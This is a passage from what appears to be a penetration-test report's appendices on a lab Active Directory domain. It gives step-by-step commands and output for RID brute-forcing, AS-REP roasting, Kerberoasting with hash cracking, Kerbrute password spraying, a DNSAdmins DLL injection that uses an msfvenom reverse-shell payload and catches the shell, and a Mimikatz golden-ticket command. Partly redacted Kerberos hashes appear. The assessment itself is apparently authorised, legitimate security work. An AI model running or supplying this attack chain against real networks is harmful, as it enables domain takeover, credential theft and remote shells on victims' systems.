SMB         10.0.2.8        445    DC01             Share           Permissions     Remark
SMB         10.0.2.8        445    DC01             -----           -----------     ------
SMB         10.0.2.8        445    DC01             ADMIN$                          Remote Admin
SMB         10.0.2.8        445    DC01             C$                              Default share
SMB         10.0.2.8        445    DC01             IPC$            READ            Remote IPC
SMB         10.0.2.8        445    DC01             NETLOGON                        Logon server share
SMB         10.0.2.8        445    DC01             SYSVOL                          Logon server share
```

Figure 27. List of shares ´guest´ can have access to

Step 3: RID Bruteforcing to Enumerate Users

- With access to the IPC$ share, a RID (Relative Identifier) bruteforce attack can be launched to enumerate all domain users. This technique systematically attempts various RIDs, which are unique identifiers for each user in the domain, to gather usernames (see Figure 28.).
- Command for RID Bruteforcing and Saving Output:

```
crackmapexec smb <ip of Domain Controller> -u 'guest' -p '' --rid-brute > u.txt
```




```
┌──(kali㉿kali)-[~/Documents/rid]
└─$ crackmapexec smb 10.0.2.8 -u 'guest' -p '' --rid-brute > u.txt
```

Figure 28. Launching RID brute-force attack and save results as txt file

- Extract and refine the list of usernames, specific command-line utilities are employed to process the output file, u.txt, filtering out service and default accounts to create a clean user list. (see Figure 29.)
- Parse and Save Usernames:

```
cat u.txt | grep -i user | rev | cut -f2 -d ' ' | rev | grep CYBER |
    cut -f2 -d '\' | grep -Ev (DC|SVC) | tail -n +4 > users.txt
```



```
┌──(kali㉿kali)-[~/Documents/rid]
└─$ cat u.txt | grep -i user | rev | cut -f2 -d ' ' | rev | grep CYBER | cut -f2 -d '\' | grep -Ev (DC|SVC) | tail -n +4 > users.txt
```


Figure 29. Parsing the only the usernames

Step 4: Performing an ASREP Roast

- ASREP roasting exploits the Kerberos protocol's feature where certain accounts, not requiring pre-authentication, expose themselves to credential attacks. By requesting Kerberos tickets for these users, attackers can attempt offline cracking of the obtained hashes.
- Executing ASREP Roast with Impacket:

```
impacket-GetNPUsers cybercorp.com/ -usersfile users.txt
```


- Hash Extraction and Cracking: The output includes Kerberos hashes (beginning with $krb...) for users vulnerable to ASREP roasting. These hashes are saved and subjected to password cracking tools like John the Ripper, leveraging popular wordlists. (see Figure 30.)



```
[-] User sa[redacted]th doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$co[redacted]ti@CYBERCORP.COM:8c365375b8d374ae33d38f71743e190e$182b2d93
347bfa2f906e8b553600eba305943fa67c188c5e815e91737ee9b68396610061427e6203f5e612326
8b845be6c3bb4c8a85c2568c9ac6806fa8bb96553efe62ec9883703a7c9e7806dc3a5d23cb7
[-] User j[redacted]a doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User l[redacted]a doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$cl[redacted]dy@CYBERCORP.COM:621858064538662b4ac5922eb7bb00dc$b20c1
6d5aefeb852ce5f713e533b1bf705687ac7e9a03b71b2dc2004fe2b53bbfca888c24308cf406b3a3d
e4c426db6a7bc421e7c1aefc9aaf55efc70c4c714e7df999cc6f37f101f9b513a0beac07975c66
[-] User lo[redacted]my doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 30. Two users are vulnerable to ASREP roasting

- Save the vulnerable hashes to a text file → hashes.txt (see Figure 31.)


~/Documents/rid/hashes.txt - Mousepad
File Edit Search View Document Help

```
$krb5asrep$23$co[redacted]ti@CYBERCORP.COM:[redacted]
$krb5asrep$23$cl[redacted]dy@CYBERCORP.COM:[redacted]
$krb5asrep$23$h[redacted]pa@CYBERCORP.COM:e6[redacted]
dcb452a0b0
```

Figure 31. Saving all the hashes in a text file

- Crack hash with John the Ripper:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```


4.6 Appendix 006: Password Spray Attack

- It was found that there was a temporary default password through open source intelligence (OSINT), exploiting weak password policies and potentially gaining unauthorized access.
    - **Have handy the following:**
        - Kerbrute (Download from GitHub)
        - User list (previously enumerated)

Step 1: Setting Up Kerbrute

1. Download kerbrute_linux_amd64 from the Kerbrute GitHub repository.
2. Ensure that kerbrute is in the same directory as the user list.
3. Rename and make the downloaded file executable: (see Figure 32.)
    - renaming to ‘kerbrute’
        - mv kerbrute_linux_amd64 kerbrute
    - Command line and make kerbrute an executable

- chmod +x kerbrute



```
┌──(kali㉿kali)-[~/Documents/rid]
└─$ mv kerbrute_linux_amd64 kerbrute

┌──(kali㉿kali)-[~/Documents/rid]
└─$ chmod +x kerbrute
```

Figure 32. Renaming and modifying the kerbrute executable

Step 2: Conduct Password Spray

Using Kerbrute, execute a password spray against all enumerated users with the default password C*****!. This step aims to identify accounts with weak, default, or non-compliant passwords.

1. Run the following command:

```
./kerbrute passwordspray --dc <Domain Controller IP> -d cybercorp.com
                    ./users.txt <default password>
```

4.7 Appendix 007: Kerberoasting

Step 1: Understanding Kerbroasting


- Kerberoasting takes advantage of how Kerberos handles service account tickets. These accounts, often possessing elevated privileges for specific tasks, can be a gateway for further exploitation.

Step 2: Initiating the Kerberoasting Attack

- Execute GetUserSPNs: Use the command below to request Service Principal Names (SPNs) and their corresponding tickets. (see Figure 33.)

```
impacket-GetUserSPNs cybercorp.com/<username>:<password> -dc-ip
                <domain controller IP> -request
```

  - <username>: a valid user name
  - <password>: corresponding password
  - <domain controller IP>: IP address of the domain controller




```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs cybercorp.com/h[redacted].pa:m[redacted]r -dc-ip 10.0.2.8 -request
Impacket v0.11.0 - Copyright 2023 Fortra
```

Figure 33. Initiating GetUserSPNs

Step 3: Extracting the Hash

- After executing the ‘GetUserSPNs’ command, it will output hashes associated with the requested SPNs. Copy the output hash entirely. (see Figure 34.)



```
---------------------  -------------  --------  -------------------------  ---------  ----------
rpc/dc01.cybercorp.com  automation_svc          2022-12-13 01:07:19.711802  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*automation_svc$CYBERCORP.COM$cybercorp.com/automation_svc*$[redacted]c
[redacted]0
[redacted]c
[redacted]4
[redacted]c
[redacted]9
[redacted]9
[redacted]d
[redacted]d
[redacted]b
[redacted]1
[redacted]a
[redacted]5
[redacted]8
[redacted]1f96
```


Figure 34. Capturing the automation service

Step 4: Cracking the Hash

- On your windows machine, utilize hashcat to attempt cracking the Kerberos ticket hash. (see Figure 35.)

```
./hashcat.exe –m 13100 <path to hashfile> <wordlist ‘rockyou.txt’> -o
cracked.txt
```

  - ‘-m 13100’: Hash mode for Kerberos 5
  - ‘<path to hashfile>’: Path to your saved hash file
  - ‘rockyou.txt’: Path to the wordlist



```
$ ./hashcat.exe -m 13100 hashes.txt rockyou.txt -o c
racked.txt
```

Figure 35. Cracking the automation account password

Step 5: Accessing the Credentials


Open ‘cracked.txt’ to find the credentials of the compromised service account., It should be in the last line of the document. This information can pave the way for deeper access to sensitive systems.

4.8 Appendix 008: DLL Injection

Step 1: Prepare a Reverse Shell Payload

- use ‘msfvenom’ to generate a malicious DLL designed to establish a reverse shell back to the attacker’s system (see Figure 36.)

msfvenom -p windows/x64/shell_reverse_tcp LHOST=<attacker's IP> LPORT=443 -f dll -o rev.dll




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.4 LPORT=443 -f dll -o
rev.dll
```

Figure 36. Creating a reverse shell in a dll file.

Step 2: Host a malicious DLL

- Serve the DLL on an HTTP server so it can be accessed by the target machine. (see Figure 37.)

sudo python3 -m http.server 80




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 37. Hosting our reverse shell through HTTP port 80.

Step 3: Establish a Session on the Target

- Use credentials for a use in the “DNSADMINS” group to start a session on the target machine via ‘evil-winrm’ (see Figure 38.)

```
evil-winrm -i <ip of Domain Controller> -u <DNSADMINS user> -p
<password>
```




```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.0.2.8 -u n[redacted]e -p [redacted]

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_det
ection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay
ers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\n[redacted]le\Documents>
```

Figure 38. Getting successful shell access as a DNSADMINS user

Step 4: Upload and position the Malicious DLL

- Upload the malicious DLL to an appropriate location on the target system. (see Figure 39.)

```
upload /path/to/target/location/rev.dll
```




```
*Evil-WinRM* PS C:\Users\n[redacted]e\Documents> upload /Downloads/rev.dll

Info: Uploading /home/kali//Downloads/rev.dll to C:\Users\n[redacted]e\Documents\rev.dll

Data: 12288 bytes of 12288 bytes copied

Info: Upload successful!
```

Figure 39. Successful file transfer of our reverse shell.

Step 5: Configure the DNS server to user the malcious DLL

- Use ‘dnscmd’ to modify the DNS server settings to load the malicious DLL (see Figure 40.)

```
dnscmd 127.0.0.1 /config /serverlevelplugindll C:\path\to\rev.dll
```




```
*Evil-WinRM* PS C:\Users\[redacted]e\Documents> dnscmd 127.0.0.1 /config /serverlevelplug
indll C:\Users\n[redacted]e\Documents\rev.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Figure 40. Successful loading of DLL into the DNS server

Step 6: Restart the DNS Service

- Before restarting the DNS service, ensure that you are prepared to catch the reverse shell. (see Figure 41.)

```
nc -lvnp 443
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
```

Figure 41. Establishing listener on port 443

- Temporary stop and then start the DNS service to trigger the loading of the malicious DLL. (see Figure 42.)


```
sc.exe stop dns

sc.exe start dns
```



```
*Evil-WinRM* PS C:\Users\n[redacted]e\Documents> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\n[redacted]e\Documents> sc.exe start dns
```

Figure 42. Restarting DNS server through Evil-WinRM

- Successful capture of the shell. (see Figure 43.)



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 64253
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```


Figure 43. Successful reverse shell

4.9 Appendix 009: Golden Ticket Attack

- Utilize the krbtgt account's hash to create a golden ticket, allowing unrestricted access across the domain.

Step 1: Log into Windows Machine with User’s Credentials

- Log into a Windows machine within the domain using any previously compromised account credentials. For the purpose of this example, let's say the user is "g*****.*****a" (see Figure 44.)



CYBERCORP\g[redacted]a

Figure 44. Windows domain login splash page

Step 2: Deploy Mimikatz


- Ensure that the Mimikatz executable is available in the user's account directory. If not already present, securely transfer the Mimikatz executable to the machine.

Step 3: Open Command Prompt as Administrator

- Right-click on the Command Prompt and select 'Run as administrator' to open an elevated command prompt.
- Navigate to the directory containing Mimikatz.

Step 4: Execute Mimikatz Commands:

- Launch Mimikatz by typing .\mimikatz.exe and press Enter. (see Figure 45.)




```
PS C:\Users\g[redacted]a\Downloads> ./mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz #
```

Figure 45. Launching mimikatz.exe

- Execute the following command to create a golden ticket (see Figure 47.):

```
kerberos::golden /domain:<domain> /sid:<domain sid> /rc4:<NTLM hash of krbtgt> /id:<RID of administrator account> /user:<user you've logged in as>
```

